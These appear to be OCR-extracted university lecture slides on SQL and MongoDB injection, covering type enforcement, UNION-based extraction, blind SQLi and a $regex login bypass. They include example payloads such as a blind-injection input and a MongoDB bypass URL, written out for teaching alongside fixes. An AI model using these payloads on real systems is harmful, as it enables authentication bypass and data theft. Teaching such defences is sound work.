
- Web programming languages are rarely type-safe
  - Developers assume that they are handling strings when constructing queries
  - PHP distilled associative array out of GET parameter
- Solution: enforce types
  - PHP: `(string) $_GET["name"]`
  - Python: `str(request.GET["name"])`
- MongoDB also has `$where` operator
  - allows to query based on JavaScript expressions
  - solutions similar to JavaScript injections

Summary




SQL Syntax: SELECT, INSERT, DELETE, UPDATE

- Extract some information from a table which matches certain criteria
  - `SELECT name FROM signup WHERE email=bender@planetexpress.com'`
- Insert specific values for given structure into a table
  - `INSERT INTO signup (name, email) VALUES ('Dr.Zoidberg', 'zoidberg@planetexpress.com');`
- Update a table, set a specific column to a value which matches certain criteria
  - `UPDATE signup SET email='amy@planetexpress.com' WHERE name='Amy Wong';`
- Delete all rows from a table which matches certain criteria
  - `DELETE FROM signup WHERE email='leela@planetexpress.com';`



Leaking data with UNION


- SQL allows to chain multiple queries to single output
  - union of all sub queries
- `SELECT ... UNION SELECT ....`
  - very helpful to exfiltrate data from other tables
  - Important: number of columns must match
  - Note: "type" of data does not matter
- Allows for extraction of data across tables and databases
  - ... `UNION SELECT column FROM database.table`
  - Question: what databases and which tables are accessible?



Exploiting blind SQLi

`name=nick' AND password LIKE 'a%' #`

`NOK`



Injecting into MongoDB queries

```
$collection->find(array(
'user' => $_GET['user'],
'password' => $_GET['password']
));
```

```
login.php?user=bender&password[$regex]=.
```

```
$collection->find(array(
'user' => 'bender',
'password' => array('$regex' => '.'),
));
```

Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis